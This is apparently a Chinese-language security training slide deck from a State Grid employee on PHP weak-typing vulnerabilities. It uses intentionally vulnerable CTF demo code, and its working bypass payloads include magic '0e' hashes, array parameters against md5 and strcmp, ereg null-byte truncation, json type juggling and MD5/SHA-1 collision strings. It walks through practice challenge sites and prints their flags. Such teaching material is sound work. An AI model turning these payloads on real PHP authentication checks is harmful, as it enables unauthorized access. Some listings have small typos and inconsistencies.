



国家电网公司
STATE GRID
CORPORATION OF CHINA



Web常见漏洞-php漏洞篇

国网漳州供电公司 -- 张坤三

PHP弱类型

PHP是现在网站中最为常用的后端语言之一，是一种类型系统 动态、弱类型的面向对象式编程语言。可以嵌入HTML文本中，是目前最流行的web后端语言之一，并且可以和Web Server 如apache和nginx方便的融合。目前，已经占据了服务端市场的极大占有量。

php很强大是因为php提供了很多独有的特性工开发者使用，其中一个就是php弱类型机制。

```
$param = 1;  
$param = array();  
$param = "stringg";
```

弱类型的语言对变量的数据类型没有限制，你可以在任何地时候将变量赋值给任意的其他类型的变量，同时变量也可以转换成任意地其他类型的数据。但是，弱类型一些方便的特性由于新手程序员的不当使用，造成了一些漏洞。

类型转换问题

php中有两种比较的符号 == 与 ===

```
$a == $b ;
```

```
$a === $b ;
```

=== 在进行比较的时候，会先判断两种字符串的类型是否相等，再比较

== 在进行比较的时候，会先将字符串类型转化成相同，再比较

类型转换是无法避免的问题。例如需要将GET或者是POST的参数转换为int类型，或者是两个变量不匹配的时候，PHP会自动地进行变量转换。但是PHP是一个弱类型的语言，导致在进行类型转换的时候会存在很多意想不到的问题。

1) 、比较操作符

在\$a==\$b的比较中

```
$a=null;$b=flase ; //true
```

```
$a="";$b=null; //true
```

这样的例子还有很多，这种比较都是相等。

使用比较操作符的时候也存在类型转换的问题，如下：

```
0=='0' //true
```

```
0 == 'abcdefg' //true
```

```
0 === 'abcdefg' //false
```

```
1 == '1abcdef' //true
```

当一个字符串当作一个数值来取值，其结果和类型如下：
如果该字符串没有包含 '.', 'e', 'E' 并且其数值在整形的范围之内，该字符串被当作int来取值，其他所有情况下都被作为float来取值，该字符串的开始部分决定了它的值，如果该字符串以合法的数值开始，则使用该数值，否则其值为0。


example1:

```
$test=1 + "10.5"; // $test=11.5(float)  
$test=1+"-1.3e3"; //$test=-1299(float)  
$test=1+"bob-1.3e3"; //$test=1(int)  
$test=1+"2admin"; //$test=3(int)  
$test=1+"admin2"; //$test=1(int)
```

example: demo1.php

```
<?php
show_source(__FILE__);
include("config.php");
$a=@$_GET['a'];
$b=@$_GET['b'];
if($a==0 and $a){
    echo $flag1;
}
if(is_numeric($b)){
    exit();
}
if($b>1234){
    echo $flag2;
}
?>
```

?a=abcdefg&b=123456a



```
<?php
show_source(__FILE__);
include("config.php");
$a=@$_GET['a'];
$b=@$_GET['b'];
if($a==0 and $a){
    echo $flag1;
}
if(is_numeric($b)){
    exit();
}
if($b>1234){
    echo $flag2;
}
?> flag{This_isFLAG}
```

2) 、Hash比较

在进行hash比较的时候也会存在问题。如下：

```
"0e132456789"=="0e7124511451155" //true
```

```
"0e123456abc"=="0e1dddada" //false
```

```
"0e1abc"=="0" //true
```

```
md5(QNKCDZO)==0e830400451993494058024219903391
```

```
md5(s878926199a)==0e545993274517709034328855841020
```

```
md5(s155964671a)==0e342768416822451524974117254469
```

```
md5(s214587387a)==0e848240448830537924465865611904
```

在进行比较运算时，如果遇到了0e\d+这种字符串，就会将这种字符串解析为科学计数法。所以上面例子中2个数的值都是0因而就相等了。如果不满足0e\d+这种模式就不会相等。

example: demo2.php

```
<?php
```

```
$md51 = md5('QNKCDZO');
```

```
$a = @$_GET['a'];
```

```
$md52 = @md5($a);
```

```
if(isset($a)){
```

```
if ($a != 'QNKCDZO' && $md51 == $md52) {
```

```
    echo "nctf{*****}";
```

```
} else {
```


```
    echo "false!!!";
```

```
}}
```

```
else{echo "please input a";}
```

```
?>
```

?a=s878926199a



```
<?php
show_source(__FILE__);
$md51 = md5('QNKCDZO');
$a = @$_GET['a'];
$md52 = @md5($a);
if(isset($a)){
if ($a != 'QNKCDZO' && $md51 == $md52) {
    echo "nctf{*****}";
} else {
    echo "false!!!";
}
}
else{echo "please input a";}
?> nctf{*****}
```

3)、十六进制转换

还存在一种十六进制余字符串进行比较运算时的问题。

例子如下：

```
"0x1e240"=="123456" //true
```

```
"0x1e240"==123456 //true
```

```
"0x1e240"=="1e240" //false
```

当其中的一个字符串是0x开头的时候，PHP会将此字符串解析成为十进制然后再进行比较，0x1240解析成为十进制就是123456，所以与int类型和string类型的123456比较都是相等。

example:

```
<?php
function noother_says_correct($number)
{
    $one = ord('1');
    $nine = ord('9');
    for ($i = 0; $i < strlen($number); $i++)
    {
        $digit = ord($number{$i});
        if ( ($digit >= $one) && ($digit <= $nine) )
        {
            return false;
        }
    }
    return $number == '54975581388';
}
$flag='*****';
if(noother_says_correct($_GET['key']))
    echo $flag;
else
    echo 'access denied';
?>
```

<http://chinalover.sinaapp.com/web12/index.php>



The flag is: `nctf{follow_your_dream}`

4)、类型转换

常见的转换主要就是int转换为string，string转换为int。

int转string:

```
$var = 5;
```

方式1: `$item = (string)$var;`

方式2: `$item = strval($var);`

string转int: `intval()`函数。(取整函数)

对于这个函数，可以先看2个例子。

```
var_dump(intval('2')) //2
```

```
var_dump(intval('3abcd')) //3
```

```
var_dump(intval('abcd')) //0
```

说明`intval()`转换的时候，会将从字符串的开始进行转换知道遇到一个非数字的字符。即使出现无法转换的字符串，`intval()`不会报错而是返回0。

example: <http://chinalover.sinaapp.com/web11/>

源码如下:

```
<?php
if($_GET[id]) {
    mysql_connect(SAE_MYSQL_HOST_M . ':' .
SAE_MYSQL_PORT,SAE_MYSQL_USER,SAE_MYSQL_PASS);
    mysql_select_db(SAE_MYSQL_DB);
    $id = intval($_GET[id]);
    $query = @mysql_fetch_array(mysql_query("select content from ctf2 where id='$id'"));
    if ($_GET[id]==1024) {
        echo "<p>no! try again</p>";
    }
    else{
        echo($query[content]);
    }
}
?>
```

<http://chinalover.sinaapp.com/web11/sql.php?id=1024.1>



别太开心，flag不在这，这个文件的用途你看完了？
在CTF比赛中，这个文件往往存放着提示信息

TIP: sql.php

```
<?php
if($_GET[id]) {
    mysql_connect(SAE_MYSQL_HOST_M . ':' . SAE_MYSQL_PORT, SAE_MYSQL_USER, SAE_MYSQL_PASS);
    mysql_select_db(SAE_MYSQL_DB);
    $id = intval($_GET[id]);
    $query = @mysql_fetch_array(mysql_query("select content from ctf2 where id='$_GET[id]'"));
    if ($_GET[id]==1024) {
        echo "<p>no! try again</p>";
    }
    else{
        echo($query[content]);
    }
}
}
```



the flag is: nctf{query_in_mysql}

5)、内置函数的参数的松散性

内置函数的松散性说的是，调用函数时给函数传递函数无法接受的参数类型。

01.md5、sha1绕过

md5、sha1函数无法处理数组，处理结果都是null

example1: demo4.php

```
if (isset($_GET['a']) and isset($_GET['b'])) {  
    if ($_GET['a'] != $_GET['b'])  
        if (md5($_GET['a']) === md5($_GET['b']))  
            die('Flag: '.$flag);  
    else  
        print 'Wrong.';  
}
```

01.md5、sha1绕过

md5 弱相等

纯数字：

240610708

314282422

259987 6位

纯大写

QNKCDZO

QLTHNDT

sha1弱相等：

aaroZmOk

aaK1STfY

aaO8zKZF

aaO8zKZF

aa3OFF9m

md5 强相等

```
file1=M%C9h%FF%0E%E3%5C%20%95r%D4w%7Br%15%87%D3o
%A7%B2%1B%DCV%B7J%3D%C0x%3E%7B%95%18%AF%BF%A2
%00%A8%28K%F3n%8EKU%B3_Bu%93%D8lgm%A0%D1U%5D%8
3%60%FB_%07%FE%A2&file2=M%C9h%FF%0E%E3%5C%20%95r
%D4w%7Br%15%87%D3o%A7%B2%1B%DCV%B7J%3D%C0x%3E
%7B%95%18%AF%BF%A2%02%A8%28K%F3n%8EKU%B3_Bu%93
%D8lgm%A0%D1%D5%5D%83%60%FB_%07%FE%A2
```

sha1 强相等

name=%25PDF-


1.3%0A%25%E2%E3%CF%D3%0A%0A%0A1%200%20obj%0A%3C%3C/Width%202%200%20R/Height%203%200%20R/Type%204%200%20R/Subtype%205%200%20R/Filter%206%200%20R/ColorSpace%207%200%20R/Length%208%200%20R/BitsPerComponent%208%3E%3E%0Astream%0A%FF%D8%FF%FE%00%24SHA-1%20is%20dead%21%21%21%21%21%85/%EC%09%239u%9C9%B1%A1%C6%3CL%97%E1%FF%FE%01%7FF%DC%93%A6%B6%7E%01%3B%02%9A%AA%1D%B2V%0BE%CAg%D6%88%C7%F8K%8CLy%1F%E0%2B%3D%F6%14%F8m%B1i%09%01%C5kE%C1S%0A%FE%DF%B7%608%E9rr/%E7%ADr%8F%0E1%04%E0F%C20W%0F%E9%D4%13%98%AB%E1.%F5%BC%94%2B%E35B%A4%80-%98%B5%D7%0F%2A3.%C3%7F%AC5%14%E7M%DC%0F%2C%C1%A8t%CD%0Cx0Z%21Vda0%97%89%60k%D0%BF%3F%98%CD%A8%04F%29%A1

password=%25PDF-

1.3%0A%25%E2%E3%CF%D3%0A%0A%0A1%200%20obj%0A%3C%3C/Width%202%200%20R/Height%203%200%20R/Type%204%200%20R/Subtype%205%200%20R/Filter%206%200%20R/ColorSpace%207%200%20R/Length%208%200%20R/BitsPerComponent%208%3E%3E%0Astream%0A%FF%D8%FF%FE%00%24SHA-1%20is%20dead%21%21%21%21%21%85/%EC%09%239u%9C9%B1%A1%C6%3CL%97%E1%FF%FE%01sF%DC%91f%B6%7E%11%8F%02%9A%B6%21%B2V%0F%F9%CAg%CC%A8%C7%F8%5B%A8Ly%03%0C%2B%3D%E2%18%F8m%B3%A9%09%01%D5%DFE%C1O%26%FE%DF%B3%DC8%E9j%C2/%E7%BDr%8F%0EE%BC%E0F%D2%3CW%0F%EB%14%13%98%BBU.%F5%A0%A8%2B%E31%FE%A

payload: ?a[]=1&b[]=2

?a=QNKCDZO&b=s878926199a
这个payload可以吗?



```
<?php
error_reporting(0);
show_source(__FILE__);
include("config.php");
if (isset($_GET['a']) and isset($_GET['b'])) {
if ($_GET['a'] != $_GET['b'])
if (md5($_GET['a']) == md5($_GET['b']))
die('Flag: '.$flag);
else
print 'Wrong.';
}
Flag: flag{This_is_flag}
```

6、ereg函数漏洞：00截断 %00

`ereg(string pattern, string string, array [regs]);`

本函数以 pattern 的规则来解析比对字符串 string。

比对结果返回的值放在数组参数 regs 之中

regs[0] 内容就是原字符串 string

regs[1] 为第一个合乎规则的字符串


regs[2] 就是第二个合乎规则的字符串，余类推。

若省略参数 regs，则只是单纯地比对，找到则返回值为 true。

example: demo6.php

```
<?php
if (isset ($_GET['password'])) {
    if (ereg ("^[a-zA-Z0-9]+$",$_GET['password']) === FALSE)
    {
        echo '<p>You password must be alphanumeric</p>';
    }
    else if (strlen($_GET['password']) < 8 && $_GET['password'] > 99999999)
    {
        if (strpos ($_GET['password'], '*-*') !== FALSE)
        {
            die('Flag: ' . $flag);
        }
        else
        {
            echo('<p>*-* have not been found</p>');
        }
    }
    else
    {
        echo '<p>Invalid password</p>';
    }
}
```

http://127.0.0.1:8888/php/demo6.php?password=1e8%00*~*



```
<?php
error_reporting(0);
show_source(__FILE__);
include("config.php");
if (isset ($_GET['password'])) {
    if (ereg ("^[a-zA-Z0-9]+$", $_GET['password']) == FALSE)
    {
        echo '<p>You password must be alphanumeric</p>';
    }
    else if (strlen($_GET['password']) < 8 && $_GET['password'] > 9999999)
    {
        if (strpos ($_GET['password'], '*~*') != FALSE)
        {
            die('Flag: ' . $flag);
        }
        else
        {
            echo('<p>*~* have not been found</p>');
        }
    }
    else
    {
        echo '<p>Invalid password</p>';
    }
}
?> Flag: flag(This_is_flag)
```


7、strcmp()绕过

如果 str1 小于 str2 返回 < 0 ; 如果 str1 大于 str2 返回 > 0 ; 如果两者相等, 返回 0。

5.2 中是将两个参数先转换成string类型。

5.3.3以后, 当比较数组和字符串的时候, 返回是null。

5.5 中如果参数不是string类型, 直接return了

example:

example:

```
if (isset($_GET['password'])) {  
    if (strcmp($_GET['password'], $flag) == 0)  
        die('Flag: '.$flag);  
    else  
        print 'Invalid password';  
}
```

Payload: password[]=1 strcmp处理数组直接返回null

8、switch() 绕过

如果switch是数字类型的case的判断时，switch会将其中的参数转换为int类型。如下：

```
$i = "2abc";  
switch ($i) {  
    case 0:  
    case 1:  
    case 2:  
        echo "i is less than 3 but not negative";  
        break;  
    case 3:  
        echo "i is 3";  
}
```

这个时候程序输出的是i is less than 3 but not negative，是由于switch()函数将\$i进行了类型转换，转换结果为2。

8、json()绕过

```
<?php
if (isset($_POST['message'])) {
    $message = json_decode($_POST['message']);
    $key = "*****";
    if ($message->key == $key) {
        echo "flag";
    }
    else {
        echo "fail";
    }
}
else{
    echo "~~~~~";
}
?>
```

payload: message={"key":0} 利用 0=="admin"

01

题目练练手

Warmup:

<http://daka.whaledu.com/web/web16/>

<http://daka.whaledu.com/web/web17/>

<http://daka.whaledu.com/web/web18/>

<http://daka.whaledu.com/web/web19/>


<http://daka.whaledu.com/web/web20/>

<http://daka.whaledu.com/web/web21/>

http://daka.whaledu.com/web/web16/?name[]=1&password[]=2




```
1 <?php
2 error_reporting(0);
3 $flag = '*****';
4 if (isset($_GET['name']) and isset($_GET['password'])) {
5     if ($_GET['name'] == $_GET['password'])
6         print 'name and password must be diffirent';
7     else if (sha1($_GET['name']) == sha1($_GET['password']))
8         die($flag);
9     else print 'invalid password';
10 }
11 ?>
```



flag{I_think_that_I_just_broke_sha1}

[http://daka.whaledu.com/web/web17/index.php?password\[\]=1](http://daka.whaledu.com/web/web17/index.php?password[]=1)



```
1 <?php
2 error_reporting(0);
3 $flag = '*****';
4 if (isset($_GET['password'])) {
5     if (strcmp($_GET['password'], $flag) == 0)
6         die($flag);
7     else
8         print 'Invalid password';
9 }
10
```



flag{Still_better_than_the_d0uble_equals}

<http://daka.whaledu.com/web/web18/index.php?password=1e9>




```
1 <?php
2 $flag = '*****';
3 if (isset($_GET['password'])) {
4     if (is_numeric($_GET['password'])) {
5         if (strlen($_GET['password']) < 4) {
6             if ($_GET['password'] > 999)
7                 die($flag);
8             else
```



flag{You_ar3_kiding_m3!}

http://daka.whaledu.com/web/web19/index.php?password=



```

1 <?php
2 session_start();
3
4 $flag = '*****';
5
6 if (isset ($_GET['password'])) {
7     if ($_GET['password'] == $_SESSION['password'])
8         die ('Flag: '.$flag);
9     else
10         print '<p class="alert">Wrong guess.</p>';
11 }


```

```

GET /web/web19/index.php?password= HTTP/1.1
Host: daka.whaledu.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:52.0) Gecko/20100101 F
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Cookie: PHPSESSID=tpmbqviks9g2417ral4gp95796
Connection: close
Upgrade-Insecure-Requests: 1

```

删除cookie




flag{Well_d0ne!}

http://daka.whaledu.com/web/web20/?password[]=1



```
<?php
$flag = '*****';

if (isset ($_GET['password'])) {
    if (ereg ("^[a-zA-Z0-9]+$", $_GET['password']) == FALSE)
        echo '<p class="alert">You password must be alphanumeric<
    else if (strpos ($_GET['password'], '--') != FALSE)
        die($flag);
    else
```



flag{Maybe_using_rexpep_wasnt_a_clever_move}



国家电网公司
STATE GRID
CORPORATION OF CHINA

24小时 供电服务热线
95598



感谢您的聆听指正

THANK YOU FOR YOUR WATCHING